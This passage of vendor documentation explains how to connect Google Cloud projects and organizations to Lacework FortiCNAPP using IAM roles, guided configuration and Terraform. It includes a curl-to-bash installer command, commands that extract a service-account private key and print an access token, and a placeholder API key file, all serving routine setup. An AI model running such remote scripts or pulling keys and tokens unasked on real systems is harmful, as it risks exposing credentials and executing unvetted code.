Monitoring Viewer	roles/monitoring.viewer	Organization and project
Pub/Sub Subscriber	roles/pubsub.subscriber	Organization and project

Storage-Based Audit Log Integration

The following roles are required by the service account for a Storage-based audit log integration:

Role Name	Role ID	Integration Level
Organization Viewer	roles/resourcemanager.organizationViewer	Organization
Storage Object Viewer	roles/storage.objectViewer	Organization and project
Pub/Sub Subscriber	roles/pubsub.subscriber	Organization and project

Lacework FortiCNAPP Configuration Role Permissions

In addition to the above Google Cloud roles, Lacework FortiCNAPP also requires a custom role for the Configuration integration. The permissions required are outlined in the following table:

Role Name	Permissions	Usage
Lacework FortiCNAPP Configuration Role	`bigquery.datasets.get`	Read access to retrieve dataset metadata, such as encryption keys and access permissions.
	`compute.projects.get`	Read access to project metadata, such as the resources contained within.
	`pubsub.topics.get`	Read access to Pub/Sub topics metadata.
	`storage.buckets.get`	Read access to bucket metadata, excluding IAM policies. Can also list or read Pub/Sub notification configurations on a bucket.
	`compute.sslPolicies.get`	Read access to SSL policy resources.

Next Steps

- Enable the Required Google Cloud APIs

Google Cloud integration using Terraform

Google cloud Terraform topics include:

- Google Cloud Integration - Automated Configuration on page 308
- Google Cloud Integration - Guided Configuration on page 312
- Pub/Sub-Based Google Cloud Integration - Terraform from Google Cloud Shell on page 319
- Pub/Sub-Based Google Cloud Integration - Terraform from Any Supported Host on page 328
- Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform on page 337
- Storage-Based Google Cloud Integration - Terraform from Google Cloud Shell on page 342
- Storage-Based Google Cloud Integration - Terraform from Any Supported Host on page 350

Google Cloud Integration - Automated Configuration

Use automated integration to quickly deploy Lacework FortiCNAPP monitoring into your Google Cloud account. For more information about these integrations, see Google Cloud integration on page 295.

This section contains the following information:

- Recommended GCP permissions
- Running automated configuration
- Frequently asked questions

Automated configuration currently supports project level integrations within an organization only.

Organization level integrations are not supported. For organization level integrations, use the guided or manual configuration methods, or the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command. For more information, see Google Cloud integration on page 295.

Before You Begin: Recommended GCP permissions

Due to the complexity of GCP permissions, we recommend that for your first deployment you use an account with Owner permissions on your Google Cloud project.

If you are more experienced with GCP access control, you may create a custom IAM policy with limited permissions and attach the policy to specific roles or users.

Running Automated Configuration

To deploy Lacework FortiCNAPP to your GCP account using automated configuration.

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts* and click *Add New*.
3. Click *Google Cloud*, select *Automated configuration*, and then click *Next*.
4. Select the integration types from the following:

- *Agentless*: Monitor and analyze workloads across your GCP account without installing agents in each resource.
- *Audit Log*: Monitor and analyze activity on your GCP account through audit logs.
- *Configuration*: Monitor and analyze your GCP account configuration for security compliance.

5. Follow the process in Obtaining a Temporary Access Token on page 309 and enter the token in *Access Token*.
6. In *Project ID*, enter the ID of the project that you want to integrate.
7. In *Organization ID*, enter the ID of the organization in which the project you want to integrate exists.
8. In *Default region*, select the region where you want to create the cloud resources for the integrations. This is typically the region closest to you.
9. Click *Next*.

   The selected integrations are created for your Google Cloud account.

   Click an integration type to view the list of cloud resources created for the integration.

   The `LaceworkTag` and `LaceworkIntegration` tags are added on the cloud resources. For more information about these tags, see How do I know which cloud resources were created when I ran automated configuration? on page 310
12. Click *Exit*.

Obtaining a Temporary Access Token

Automated configuration uses a temporary access token that is valid for up to 60 minutes to create integrations. This ensures that Lacework FortiCNAPP only has temporary authorization to create the integrations in your Google Cloud project.

You can obtain the access token as an IAM user running the gcloud auth print-access-token gcloud CLI command.

1. Install the gcloud CLI on your machine.
2. In a terminal window, run the following command to log in to your Google Cloud account.

```
gcloud auth login
```

3. Run the following command to generate an access token that is valid for 60 minutes.

```
gcloud auth print-access-token
```

Frequently Asked Questions

What permissions are required to run automated configuration?

See Before You Begin: Recommended GCP permissions on page 308.

Does automated configuration support organization level integrations?

No. Automated configuration currently supports project level integrations only.

Can I disable creation of a specific integration when using automated configuration?

By default, automated configuration creates the Configuration, Audit Log, and Agentless Workload Scanning integrations. You cannot disable the creation of a specific integration.

If the creation of an integration type fails, why does Lacework FortiCNAPP rollback the resources created for other integration types that were created successfully?

By default, automated configuration creates the Configuration, Audit Log, and Agentless Workload Scanning integrations. If any of these integration types are not created successfully, Lacework FortiCNAPP rolls back the resources created for other integration types so that you can fix the error that caused an integration type to fail, and run automated configuration again.

How do I know which cloud resources were created when I ran automated configuration?

The list of cloud resources that were created for each integration are displayed when you run automated configuration.

You can also search for the following labels in your Google Cloud project to identify the resources that were created.

If you delete an integration, you can delete the resources that have the labels for the integration. For example, if you delete an Audit Log integration that was created using automated configuration, you can find resources that have the `LaceworkIntegration` tag with the value `auditLog` in your project, and delete the resources.

Tag	Value	Description
LaceworkTag	`lacework-self-deploy`	Specifies that the cloud resource was created when you ran automated configuration.
LaceworkIntegration	• `configuration` (for Configuration integration) • `auditLog` (for Audit Log integration) • `agentless` (for Agentless Workload Scanning integration)	Specifies the integration type for which the resource was created.

Google Cloud Integration - Guided Configuration

This topic describes how to use guided configuration to integrate Google Cloud Platform (GCP) with Lacework FortiCNAPP. Guided configuration is a wizard-like interface that takes your inputs and generates a CLI bundle script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the Google Cloud integration. You can run the CLI bundle script in Google Cloud Shell or on any host supported by Terraform.

Requirements

- Ensure that you are deploying the integration to a supported Google Cloud region.
- The final step of guided configuration is to run the generated CLI bundle script from either Google Cloud Shell or any Terraform-supported host. Ensure your environment meets the corresponding requirements.

From Google Cloud Cloud Shell

Google Cloud Shell inherits the permissions of the user running Cloud Shell. Before beginning, determine whether the integration between Google Cloud and Lacework FortiCNAPP will be at the organization level or the project level, and then ensure the user account running Google Cloud Shell has the following permissions:

- *Organization Level Integrations*
  - `roles/owner` - For an organization level integration, we recommend that you create a new project specifically for the Lacework FortiCNAPP resources. The user account used to run Google Cloud Shell must have `Owner` permissions for that project.
  - `roles/resourcemanager.organizationAdmin`
  - `roles/iam.organizationRoleAdmin`
  - `roles/logging.configWriter`
- *Project Level Integrations*
  - `roles/owner` - For a project level integration, we recommend that you use the project being integrated to provision the required resources. The user account used to run Google Cloud Shell must have `Owner` permissions for every project being integrated into Lacework FortiCNAPP.

From Any Terraform-Supported Host

- *Google Cloud Console* - Administrator access to Google Cloud Console to create projects, service accounts, grant access, and provision resources.

- *Google Cloud CLI* - To configure resources in Google Cloud. Ensure that you have project owner (for project level integration) or organization administrator (for organization level integration) access on Google Cloud.
- *Linux Tools* - The following Linux tools must be installed and present on PATH: curl, Git, and unzip.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.

Navigate to Guided Configuration

Follow these steps to integrate using guided configuration.

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Google Cloud Platform* and select *Guided configuration*.
5. Click *Next*.
6. Select an integration type and follow the steps for the corresponding integration type.
   - Audit Log (PubSub)+Configuration
   - Audit Log (Storage)+Configuration
   - GKE Audit Log
7. Click *Generate CLI Bundle* to generate a CLI bundle based on the information entered. You can copy and paste the script to run the CLI bundle into Google Cloud Shell or in a terminal on any Terraform-supported host to create the integration. For more information, see Generate CLI Bundle.

Create an Audit Log (PubSub)+Configuration Integration

If you want to migrate an existing Storage-based audit log integration to a Pub/Sub-based audit log integration, see the following topics:

- Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
- Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud Accounts*.
3. Select the row for the Storage-based audit log integration you set up for the organization. A Storage-based audit log integration has the provider as `GCP` and type as `Audit Log (Storage)` The Cloud Account page displays the integration details.
4. Click the *Delete* icon to delete the integration.

Basic configuration

Answer the questions about how to configure the integration.

1. *Do you want to enable GCP Configuration integration?*
   A Configuration integration analyzes your Google Cloud environment's configuration compliance and reports alerts for anomalous behavior.
2. *Do you want to enable GCP Audit Log (PubSub) integration?*
   An Audit Log integration analyzes audit log activity and reports alerts for anomalous behavior.
3. *What is the project ID to provision Lacework FortiCNAPP resources?* - Specify the ID of the project to use to provision Lacework FortiCNAPP resources. Ensure that you have enabled billing for the project.
4. *Enable organization level integration?* - Select to configure an integration at the organization level.
   What is the GCP organization ID? - Specify the ID of the organization to integrate. To obtain the organization ID, use the Google Cloud Shell `gcloud projects get-ancestors projectId` command.
5. *Select an API key*.
   - Select an existing Lacework FortiCNAPP API key from the list.
   - If no API keys exist, click *Create New Key*, enter a name and description, and click *Save*. Then select the key to use in the integration.

Advanced Configuration

For optional advanced configuration, click *Advanced configuration (optional)* and click *Configure* for the options you want to configure. The following options are available.

Configuration integration name

- *Configuration integration name* - A unique name for the configuration integration.

Audit Log integration name

- *Audit Log integration name* - A unique name for the audit log integration.

Configure Lacework FortiCNAPP integration with an existing service account

- *Service account name* - Name of the existing service account to use in the integration.
- *Private key (base64 encoded)* - Provide the private key for the service account. To obtain the private key, do the following:
  a. Install the `jq` utility from https://stedolan.github.io/jq/.
  b. Open a terminal window and go the directory where you downloaded the JSON file containing the service account key.
  c. Enter the following command, where *YourFileName.json* is the name of the JSON file.

```
cat YourFileName.json  | jq -r '.private_key'
```

d. Copy all the text displayed in the output including the BEGIN and END lines.

```
-----BEGIN PRIVATE KEY-----
YourKeyInfo
-----END PRIVATE KEY-----
```

e. Paste the text into the *Private key (base64 encoded)* field in the Lacework FortiCNAPP Console.

Configure log sink options

- *Existing log sink name* - Name of the existing log sink to use for the integration.

Create an Audit Log (Storage)+Configuration Integration

You cannot create a new Storage-based audit log integration. Lacework FortiCNAPP recommends that you do the following:

- Create Pub/Sub-based audit log integrations going forward.
- Migrate your existing Storage-based audit log integration to a Pub/Sub-based audit log integration. For more information, see the following topics:
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

Basic configuration

Answer the questions about how to configure the integration.

1. *Do you want to enable GCP Configuration integration?*
   A Configuration integration analyzes your Google Cloud environment's configuration compliance and reports alerts for anomalous behavior.
2. *Do you want to enable GCP Audit Log (Storage) integration?*
   An Audit Log integration analyzes audit log activity and reports alerts for anomalous behavior.
3. *What is the project ID to provision Lacework FortiCNAPP resources?* - Specify the ID of the project to use to provision Lacework FortiCNAPP resources. Ensure that you have enabled billing for the project.
4. *Enable organization level integration?* - Select to configure an integration at the organization level.
   What is the GCP organization ID? - Specify the ID of the organization to integrate. To obtain the organization ID, use the Google Cloud Shell `gcloud projects get-ancestors projectId` command.
5. *Select an API key*.
   - Select an existing Lacework FortiCNAPP API key from the list.
   - If no API keys exist, click *Create New Key*, enter a name and description, and click *Save*. Then select the key to use in the integration.

Advanced Configuration

For optional advanced configuration, click *Advanced configuration (optional)* and click *Configure* for the options you want to configure. The following options are available.

Set Configuration integration name

- *Configuration integration name* - A unique name for the configuration integration.

Set Audit Log integration name

- *Audit Log integration name* - A unique name for the audit log integration.

Configure Lacework FortiCNAPP integration with an existing service account

- *Service account name* - Name of the existing service account to use in the integration.
- *Private key (base64 encoded)* - Provide the private key for the service account. To obtain the private key, do the following:
  a. Install the `jq` utility from https://stedolan.github.io/jq/.
  b. Open a terminal window and go the directory where you downloaded the JSON file containing the service account key.
  c. Enter the following command, where *YourFileName.json* is the name of the JSON file.

```
cat YourFileName.json  | jq -r '.private_key'
```

  d. Copy all the text displayed in the output including the BEGIN and END lines.

```
-----BEGIN PRIVATE KEY-----
YourKeyInfo
-----END PRIVATE KEY-----
```

  e. Paste the text into the *Private key (base64 encoded)* field in the Lacework FortiCNAPP Console.

Configure additional bucket options

- *Use existing bucket?* - Select to use an existing Cloud Storage bucket and enter the name of the bucket.
- *Bucket name* - Name of the bucket you want to create.
- *Bucket region* - Region where you want to create the new bucket. Valid values for multi-regions are `EU`, `US`, or `ASIA`. Alternatively, you can set a single region or dual-regions using the naming convention described in the Google Cloud bucket locations documentation. The default region is `US`.
- *Enable force destroy?* - Select to enable force destroy.
- *Disable uniform bucket level access?* - Select to disable uniform bucket-level access on the audit log bucket. Default behavior enables uniform bucket-level access.

- *Number of days to keep audit logs* - Number of days to keep audit logs in the bucket before deleting. Leave empty to keep indefinitely (default).

Configure log sink options

- *Existing log sink name* - Name of the existing log sink to use for the integration.

Create a GKE Audit Log Integration

Answer the questions about how to configure the integration.

Basic Configuration

1. *What is the Project ID to provision Lacework FortiCNAPP resources?*
   Specify the ID of the project to use to provision Lacework FortiCNAPP resources.
2. *Do you want to enable organization level integration?*
   Select to configure an organization level integration. *What is the GCP organization ID?*
   Specify the ID of the Google Cloud organization.
3. *Select an API key*.
   - Select an existing API key from the list.
   - If no API keys exist, click *Create New Key*, provide a name and description, and click *Save*. Then select the key to use in the integration.

Advanced Configuration

For optional advanced configuration, click *Advanced configuration (optional)* and click *Configure* for the options you want to configure. The following options are available.

Configure sink options

- *Existing sink name* - Name of the existing log sink to use for the integration.

Configure Lacework FortiCNAPP integration with an existing service account

- *Service account name* - Name of the existing service account to use in the integration.
- *Private Key (base64 encoded)* - Provide the private key for the service account. To obtain the private key, do the following:

a. Install the `jq` utility from https://stedolan.github.io/jq/.
b. Open a terminal window and go the directory where you downloaded the JSON file containing the service account key.
c. Enter the following command, where *YourFileName.json* is the name of the JSON file.

```
cat YourFileName.json  | jq -r '.private_key'
```

d. Copy all the text displayed in the output including the BEGIN and END lines.

```
-----BEGIN PRIVATE KEY-----
YourKeyInfo
-----END PRIVATE KEY-----
```

e. Paste the text into the *Private Key (base64 encoded)* field in the Lacework FortiCNAPP Console.

Generate CLI Bundle

After providing basic configuration information and any desired advanced configuration information, generate the CLI bundle.

1. Click *Generate CLI bundle*. This generates a CLI bundle based on the information entered. You can copy and paste the script to run the CLI bundle into Google Cloud Shell or in a terminal on any Terraform-supported host to create the integration.
2. Ensure your environment meets the requirements for run the CLI bundle.
3. Click *Copy download bundle command to clipboard*.
4. As either a project owner (for project level integration) or organization administrator (for organization level integration), go to Google Cloud Shell or a terminal on any Terraform-supported host.
5. Paste the command and press enter.
   This downloads the Lacework FortiCNAPP CLI, sets up the CLI with your configuration, calls the CLI non-interactively, and applies Terraform to automatically provision the resources required for the integration in Google Cloud. When the command finishes, the new integration appears in the Cloud accounts page after a screen refresh.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Pub/Sub-Based Google Cloud Integration - Terraform from Google Cloud Shell

To integrate with Google Cloud, we recommend using Guided Configuration, a wizard-like interface that takes your inputs and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings > Integrations > Cloud accounts*.
2. Click *+ Add New*.
3. Click *Google Cloud Platform* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from Google Cloud Shell. This may be required for complex integration scenarios.

Lacework FortiCNAPP integrates with Google Cloud Platform (GCP) to analyze Cloud Audit Logs and assess cloud resource configurations at the organization level or at the project level. The Lacework FortiCNAPP platform ingests configuration and audit log information from Google Cloud and reports alerts for anomalous behavior.

- Organization level integrations cover all the existing projects in the organization. After you create the integration, any new projects you create are automatically included in the integration and any projects you delete are automatically excluded.
- Project level integrations cover only a specific project. You must set up a new integration, if required, for any new project you create.

This topic describes how you can set up an organization level or project level configuration and Pub/Sub-based audit log integration by running Lacework FortiCNAPP Terraform modules from Google Cloud Shell.

Running Terraform from Google Cloud Shell is suitable for one-off integrations where you do not plan to continue using Terraform to manage the integrations. If you plan to continue using Terraform to manage the integrations or store the state of the configuration in a source control management tool such as Git, use the instructions in Pub/Sub-Based Integration From Any Supported Host.

If you want to use Terraform to migrate an existing Storage-based audit log integration to a Pub/Sub-based audit log integration, see Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform.

If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider.

Google Cloud Resources

To integrate at the organization or project level, Lacework FortiCNAPP requires the following resources to be provisioned in Google Cloud. You must create the project and service account in Google Cloud. The Lacework FortiCNAPP Terraform modules automatically provision the log routing sink, Pub/Sub topic, and Pub/Sub subscription with the required permissions in Google Cloud.

- *Google Cloud Project* - A project that contains the resources required for the integration with billing enabled.
  - For an organization level integration, Lacework FortiCNAPP recommends that you create a new project specifically for the Lacework FortiCNAPP resources.
  - For a project level integration, you can provision the required Lacework FortiCNAPP resources within the project being integrated.
- *Google Pub/Sub Topic* - For streaming Cloud Audit Log events to the Lacework FortiCNAPP platform.
- *Google Pub/Sub Subscription* - Subscription for Lacework FortiCNAPP to pull the Audit Log events from the Pub/Sub topic.
- *Google Log Routing Sink* - To route Cloud Audit Logs to the Pub/Sub topic.
- *Service Account for Lacework FortiCNAPP* - To provide Lacework FortiCNAPP read-only access to Google Cloud with the following roles:
  - Roles for Audit Log integration:

For organization level integration	For project level integration
`roles/monitoring.viewer`	`roles/monitoring.viewer`
`roles/pubsub.subscriber`	`roles/pubsub.subscriber`
`roles/browser`	

  - Roles for Configuration integration:

For organization level integration	For project level integration
`roles/browser`	`roles/browser`
`roles/cloudasset.viewer`	`roles/cloudasset.viewer`
`roles/iam.securityReviewer`	`roles/iam.securityReviewer`

`roles/lwOrgComplianceRole` custom IAM role containing the following permissions:
`bigquery.datasets.get`
`compute.projects.get`
`compute.sslPolicies.get`
`pubsub.topics.get`
`storage.buckets.get`
	`roles/lwComplianceRole` custom IAM role containing the following permissions:
	`bigquery.datasets.get`
	`compute.projects.get`
	`compute.sslPolicies.get`
	`pubsub.topics.get`
	`storage.buckets.get`

`roles/resourcemanager.organizationViewer`	

For *organization* level integrations, follow the steps in Integrate Google Cloud at the Organization Level.

For *project* level integrations, follow the steps in Integrate Google Cloud at the Project level.

If you are setting up new Google audit logging (instead of leveraging existing Google audit logging), set a retention policy with a minimum of 7 days.

Prerequisites

- *Google Cloud Shell* - Google Cloud Shell inherits the permissions of the user running Cloud Shell. Before beginning, determine whether the integration between Google Cloud and Lacework FortiCNAPP will be at the organization level or the project level, and then ensure the user account running Google Cloud Shell has the following permissions:
  - *Organization level integrations*
    - `roles/owner` - For an organization level integration, we recommend that you create a new project specifically for the Lacework FortiCNAPP resources. The user account used to run Google Cloud Shell must have `Owner` permissions for that project.
    - `roles/resourcemanager.organizationAdmin`
    - `roles/iam.organizationRoleAdmin`
    - `roles/logging.configWriter`
  - *Project level integrations*
    - `roles/owner` - For a project level integration, we recommend that you use the project being integrated to provision the required resources. The user account used to run Google Cloud Shell must have `Owner` permissions for every project being integrated into Lacework FortiCNAPP.
- *Terraform provider for Lacework FortiCNAPP* - You must configure the Terraform provider for Lacework FortiCNAPP to authenticate with the Lacework FortiCNAPP API using a Lacework FortiCNAPP API key and secret access key. For information on configuring the Terraform provider for Lacework FortiCNAPP, see Terraform for Lacework FortiCNAPP Overview.
- Ensure that you are deploying the integration to a supported Google Cloud region.

Terraform Module Dependencies

Lacework FortiCNAPP Terraform modules for Google Cloud have the following dependencies that will be installed when you run `terraform init`:

- `lacework`
- `google`
- `random`
- `time`

For more information on these dependencies, see the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry.

Configure Google Cloud Shell

Google Cloud Shell is an embedded terminal/command-line interface that can you can use within the Google Console. Cloud Shell comes with tools like Google Cloud SDK, gcloud CLI, and Terraform pre-installed to manage and automate your projects and resources.

Lacework FortiCNAPP provides a robust command-line interface that generates Terraform code, installs the Terraform CLI (if not already installed), and runs Terraform inside Cloud Shell.

Launch Google Cloud Shell

To open Google Cloud Shell, click the *Activate Cloud Shell* icon on the top right of the Google Cloud Console.

Install the Lacework FortiCNAPP CLI in Google Cloud Shell

The Terraform provider for Lacework FortiCNAPP leverages the configuration from the Lacework FortiCNAPP CLI to authenticate with the Lacework FortiCNAPP API and configure accounts.

1. Run the following commands to install the Lacework FortiCNAPP CLI:

```
mkdir -p "$HOME"/bin
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash -s -- -d
"$HOME"/bin
```

2. After the Lacework FortiCNAPP CLI is installed, do the following:
   a. Type `exit` and press *Enter* to exit Cloud Shell.
   b. Launch Cloud Shell again.

The Lacework FortiCNAPP CLI is now ready to use.

If you have already installed the Lacework FortiCNAPP CLI, install it again to obtain the latest version of the CLI.

Create Lacework FortiCNAPP API Key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API keys can be created by Lacework FortiCNAPP account administrators via the Lacework FortiCNAPP Console. For more information, go to API Access Keys.

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings > Configuration > API keys*.
3. Click *+ Add New*.

4. Enter a name for the key and an optional description.
5. Click *Save*.
6. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Configure the Lacework FortiCNAPP CLI

To configure the Lacework FortiCNAPP CLI with the API key downloaded from the previous step, do one of the following:

- Run the `lacework configure` command in Cloud Shell and provide the following from the API key file:
  - `Account`: Lacework FortiCNAPP account URL (for example, `YourAccount.lacework.net`)
  - `Access Key ID`: API access key ID
  - `Secret Access Key`: API access secret
- Upload the API key file to Cloud Shell and run the following command to configure the Lacework FortiCNAPP CLI. For information about uploading files to Cloud Shell, see Manage Files with Cloud Shell.

  ```
  lacework configure -j /path/to/key.json
  ```

For more information, see the CLI Reference.

Integrate Google Cloud at the Organization Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the organization level.

Create a Google Cloud Project

When you create an integration at the Google Cloud organization level, we recommend having a dedicated project to provision the required resources for the integration between Google Cloud and Lacework FortiCNAPP. Create the project before running Terraform.

1. Log in to the Google Cloud Console.
2. Click the navigation menu in the top left and go to *IAM & Admin > Create a Project*.
3. Enter the project name, select a billing account, and select the organization you are integrating.
4. Click *Create* to create the new project.

Add Project Owner Permissions to User Account

Do the following to add `role/owner` permission on the project for the user running Cloud Shell.

1. In the Google Cloud Console, select the project you created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > IAM*.
3. Filter the list and find the user account that will be used to run Cloud Shell.
4. Click the *Edit principal* icon and then click *+ Add Another Role* to add the `Owner` role for the user account.
5. Click *Save*.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. In Cloud Shell, run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

```
lacework generate cloud-account gcp  \
 --configuration --configuration_integration_name ConfigIntegName \
 --audit_log --use_pub_sub --audit_log_integration_name AuditLogIntegName \
 --organization_integration         \
 --organization_id OrganizationId   \
 --project_id ProjectId             \
 --noninteractive
```

   Where:
   - `ConfigIntegName` is the name of the configuration integration.
   - `AuditLogIntegName` is the name of the audit log integration.
   - `OrganizationId` is the ID of the Google Cloud organization being integrated.
   - `ProjectId` is the ID of the project you created for Lacework FortiCNAPP resources.

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the CLI, run the `lacework cloud-account list` command in Cloud Shell. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAlPubSub` for the Audit Log integration.

- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (PubSub)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Google Cloud at the Project Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the project level.

In this method Terraform provisions all the required resources in the project being integrated into Lacework FortiCNAPP.

Configure Project Owner Permissions to User Account

Do the following to configure `role/owner` for the user running Google Cloud Shell on the project being integrated to Lacework FortiCNAPP.

1. In the Google Cloud Console, select the project being integrated.
2. Click the navigation menu and go to *IAM & Admin > IAM*.
3. Filter the list and find the user account that will be used to run Cloud Shell.
4. Click the *Edit principal* icon and then click *+ Add Another Role* to add the `Owner` role for the user account.
5. Click *Save*.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. In Cloud Shell, run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

```
lacework generate cloud-account gcp  \
  --configuration --configuration_integration_name ConfigIntegName \
  --audit_log --use_pub_sub --audit_log_integration_name AuditLogIntegName \
  --project_id ProjectId  \
  --noninteractive
```

   Where:
   - `ConfigIntegName` is the name of the configuration integration.
   - `AuditLogIntegName` is the name of the audit log integration.
   - `ProjectId` is the ID of the project being integrated.

   The Terraform files are created in the `~/lacework/gcp` directory.

2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the CLI, run the `lacework cloud-account list` command in Cloud Shell. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAlPubSub` for the Audit Log integration.
- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (PubSub)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Multiple Projects with Terraform

To integrate multiple projects with Lacework FortiCNAPP individually:

1. Run the following lacework generate cloud-account gcp Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account gcp  \
  --configuration \
  --audit_log --use_pub_sub \
  --project_id ProjectId             \
  --projects ProjectId1,ProjectId2   \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-pub-sub-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Pub/Sub-Based Google Cloud Integration - Terraform from Any Supported Host

To integrate with Google Cloud, we recommend using Guided Configuration, a wizard-like interface that takes your inputs and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings > Integrations > Cloud accounts*.
2. Click *+ Add New*.
3. Click *Google Cloud Platform* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from Google Cloud Shell. This may be required for complex integration scenarios.

Overview

Lacework FortiCNAPP integrates with Google Cloud Platform (GCP) to analyze Cloud Audit Logs and assess cloud resource configurations at the organization level or at the project level. The Lacework FortiCNAPP platform ingests configuration and audit log information from Google Cloud and reports alerts for anomalous behavior.

- Organization level integrations cover all the existing projects in the organization. After you create the integration, any new projects you create are automatically included in the integration and any projects you delete are automatically excluded.
- Project level integrations cover only a specific project. You must set up a new integration, if required, for any new project you create.

This topic describes how you can set up an organization level or project level configuration and Pub/Sub-Based Audit Log Integration on page 296 by running Lacework FortiCNAPP Terraform modules on any host supported by Terraform. We recommend this method if you plan to continue using Terraform to manage the integrations or store the state of the configuration in a source control management tool such as Git.

Lacework FortiCNAPP also supports running Terraform from Google Cloud Shell, which is more suitable for one off integrations where you do not plan to continue using Terraform to manage the integrations. For more information see Pub/Sub-Based Google Cloud Integration - Terraform from Google Cloud Shell on page 319.

If you want to use Terraform to migrate an existing Storage-based audit log integration to a Pub/Sub-based audit log integration, see Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform.

If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider.

Google Cloud Resources

To integrate at the organization or project level, Lacework FortiCNAPP requires the following resources to be provisioned in Google Cloud. You must create the project and service account in Google Cloud. The Lacework FortiCNAPP Terraform modules automatically provision the log routing sink, Pub/Sub topic, and Pub/Sub subscription with the required permissions in Google Cloud.

- *Google Cloud Project* - A project that contains the resources required for the integration with billing enabled.
  - For an organization level integration, Lacework FortiCNAPP recommends that you create a new project specifically for the Lacework FortiCNAPP resources.
